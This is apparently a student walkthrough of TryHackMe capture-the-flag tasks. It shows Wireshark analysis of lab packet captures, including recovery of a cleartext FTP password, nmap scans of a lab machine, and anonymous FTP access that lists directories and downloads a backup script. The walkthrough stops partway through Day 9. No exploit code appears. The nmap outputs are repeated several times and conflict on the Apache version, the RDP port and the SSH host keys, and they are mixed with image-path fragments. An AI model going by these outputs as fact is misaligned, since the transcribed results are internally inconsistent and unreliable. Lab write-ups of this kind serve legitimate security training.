93	33.999661	10.10.122.128	10.10.122.128	TCP	66	45342 → 21 [ACK] Seq=93 Ack=283 Win=62848 Len=0 TSval=41
94	33.999709	10.10.122.128	10.10.122.128	FTP	72	Request: LIST
95	33.999849	10.10.122.128	10.10.122.128	TCP	74	20 → 55075 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PER
96	33.910232	10.10.122.128	10.10.122.128	TCP	74	55075 → 20 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=89
97	33.910243	10.10.122.128	10.10.122.128	TCP	66	20 → 55075 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=89484
98	33.910300	10.10.122.128	10.10.122.128	FTP	105	Response: 150 Here comes the directory listing.
99	33.910355	10.10.122.128	10.10.122.128	FTP-DA	287	FTP Data: 141 bytes (PORT) (LIST)
100	33.910371	10.10.122.128	10.10.122.128	TCP	66	20 → 55075 [FIN, ACK] Seq=142 Ack=1 Win=62848 Len=0 TSva
101	33.910600	10.10.122.128	10.10.122.128	TCP	66	55075 → 20 [ACK] Seq=1 Ack=143 Win=63693 Len=0 TSval=411




Question 7 : Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

We have to download a christmas.zip file by export object 'HTTP' and open the txt file to get the answer for question 7.



Question 8 : Who is the author of Operation Artic Storm?

From the christmas.zip file we managed to get the author name from the pdf provided.



Throughout process:

Opening Kali, we accessed tryhackme and downloaded a required file for the pcap.ppap. We opened all 3 of the files using Wireshark. For pcap1.ppap, we managed to inspect the ip address that initiates an ICMP/ping. Next, using the same file, we used the filter 'http.request.method == GET' to get the name of the article that the IP address "10.10.67.199" visited. Once we entered the filter we received a lot of information, however for the length info only reindeer-of-the-week seems like a title of an article. Closing the pcap1.ppap, we opened the second file, pcap2.ppap using the same platform. Looking at the FTP server that looks like someone entered a website, we managed to get the password used by clicking the 'follow TCP Stream'. In the same file, using the filter 'tcp.port == 21', we managed to get the protocol that is encrypted and by examining the ARP communications, we managed to receive the answer for where 10.10.122.128 is at. Lastly, by opening the pcap3.ppap, we managed to get a 'christmas.zip' file. To access the answer, we downloaded the file under 'File', 'Export Objects' and 'HTTP'. In the zip file we got 6 different files containing different information where we can get the wish list for Elf McSkidy from the txt file and the author's name under the pdf provided.


## Day 8 - Networking What's Under The Christmas Tree?

Tools used: Kali Linux, Terminal

### Solution/Walkthrough:


Question 1: When was Snort created?

This can be found on google.com




Question 2: Using Nmap on MACHINE\_IP , what are the port numbers of the three services running?

Open terminal, type in nmap [ip address] and find the ports which are running in the results.



Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

In the terminal, type in `nmap -A [ip address]` and the name of Linux distribution will appear in the results



```
kali@kali:~$ nmap -A 10.10.10.203
Nmap scan report for 10.10.10.203
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 36.22 seconds

kali@kali:~$ nmap -sV 10.10.10.203
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 04:41 EDT
Nmap scan report for 10.10.10.203
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache/2.4.42 ((Ubuntu))
|_http-title: TBFCH39: a Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey: 2048 c7:c9:99:d8:5c:09:27:cd:a1:a8:3b:c2:b1:05:ef:a8 (RSA)
256 ac:da:f9:28:60:ce:fc:82:99:5a:70:c2:b4:b2:f2:b2 (ECDSA)
256 09:e6:72:18:b5:20:89:75:d5:89:7a:ac:ce:b0:3a:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 80.82 seconds

kali@kali:~$
```

Question 4: What is the version of Apache?

From the same result, the version of Apache is stated



```
kali@kali:~$ nmap -A 10.10.10.203
Nmap scan report for 10.10.10.203
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 36.22 seconds

kali@kali:~$ nmap -sV 10.10.10.203
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 04:41 EDT
Nmap scan report for 10.10.10.203
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache/2.4.42 ((Ubuntu))
|_http-title: TBFCH39: a Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey: 2048 c7:c9:99:d8:5c:09:27:cd:a1:a8:3b:c2:b1:05:ef:a8 (RSA)
256 ac:da:f9:28:60:ce:fc:82:99:5a:70:c2:b4:b2:f2:b2 (ECDSA)
256 09:e6:72:18:b5:20:89:75:d5:89:7a:ac:ce:b0:3a:9b (ED25519)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 80.82 seconds

kali@kali:~$
```



Question 5: What is running on port 2222?

From the same result, port 2222 is stated as well as what is running on this port



```
kal@kali:~$ nmap -sV 10.10.10.203
Nmap scan report for 10.10.10.203
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1
3309/tcp  open  ms-wbt-server


Nmap done: 1 IP address (1 host up) scanned in 36.22 seconds

--[kali@kali:~]$ nmap -sV 10.10.10.203
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 04:41 EDT
Nmap scan report for 10.10.10.203
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache/2.4.29 ((Ubuntu))
|_http-title: TBC'S Internal Blog
|_http-generator: Hugo 0.76.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey: 2048 c7:c9:99:d8:5c:09:27:cd:a1:a8:3b:c2:b1:05:af:a6 (RSA)
|_ssh-key: 256 a5:da:f9:28:b0:c6:fc:b2:99:54:76:c2:b4:b2:f2:b2 (ECDSA)
|_ssh-key: 256 08:ec:72:1b:05:20:b8:75:0b:09:7a:ec:cc:30:3a:9b (ED25519)
3309/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 80.82 seconds
```

Question 6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

From the same result again, the “HTTP-TITLE” is “TBC’S Internal Blog” so from there, we can guess what this website might be used for.



```
kal@kali:~$ nmap -sV 10.10.10.203
Nmap scan report for 10.10.10.203
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNet/IP-1
3309/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 36.22 seconds

--[kali@kali:~]$ nmap -sV 10.10.10.203
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 04:41 EDT
Nmap scan report for 10.10.10.203
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache/2.4.29 ((Ubuntu))
|_http-title: TBC'S Internal Blog
|_http-generator: Hugo 0.76.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey: 2048 c7:c9:99:d8:5c:09:27:cd:a1:a8:3b:c2:b1:05:af:a6 (RSA)
|_ssh-key: 256 a5:da:f9:28:b0:c6:fc:b2:99:54:76:c2:b4:b2:f2:b2 (ECDSA)
|_ssh-key: 256 08:ec:72:1b:05:20:b8:75:0b:09:7a:ec:cc:30:3a:9b (ED25519)
3309/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 80.82 seconds
```

Throughout process:

Firstly, open the terminal and type in `nmap [ip address]` to find running services and their port numbers. Then, type in `nmap -A [ip address]` to determine the name of the Linux distribution that is running. The results will contain all information needed such as the name of Linux distribution, version of Apache and “HTTP-TITLE” of the webserver.


## Day 9 - Networking Anyone Can Be Santa!

**Tools used:** Kali Linux, Firefox, Terminal


### **Solution/Walkthrough:**

Question 1: What are the directories you found on the FTP site?


Go to the terminal, run the command ftp and ip address.



Enter anonymous and it says the FTP server has 'anonymous' mode enabled.




Use the help command to find the commands that we are looking for. We use ls command to list out the directories in the working directory.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ * root@kali: ~ * root@kali: ~ * root@kali: ~/Music *  
220 Welcome to the TBF FTP Server!  
Name (10.10.103.255:root): Anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> l  
?Ambiguous command  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshop  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> ls -la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 6 65534 65534 4096 Nov 16 2020 .  
drwxr-xr-x 6 65534 65534 4096 Nov 16 2020 ..
```

Question 2: Name the directory on the FTP server that has data accessible by the "anonymous" user.

We change our current directory to public by using cd command.




```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ * root@kali: ~ * root@kali: ~ *  
220 Welcome to the TBF FTP Server!  
Name (10.10.103.255:root): Anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> l  
?Ambiguous command  
ftp> ls  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshop  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> ls -la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x 6 65534 65534 4096 Nov 16 2020 .  
drwxr-xr-x 6 65534 65534 4096 Nov 16 2020 ..  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshop  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp>
```




Question 3: What script gets executed within this directory?

Enter ls command in the public directory. We can see backup.sh and shoppinglist.txt. We change the local current directory to music by using lcd command. Use get command to receive the files. Now the files are in the music directory. Enter cat backup.sh. It shows that backup.sh is an automatic transfer of backups.



Question 4: What movie did Santa have on his Christmas shopping list?

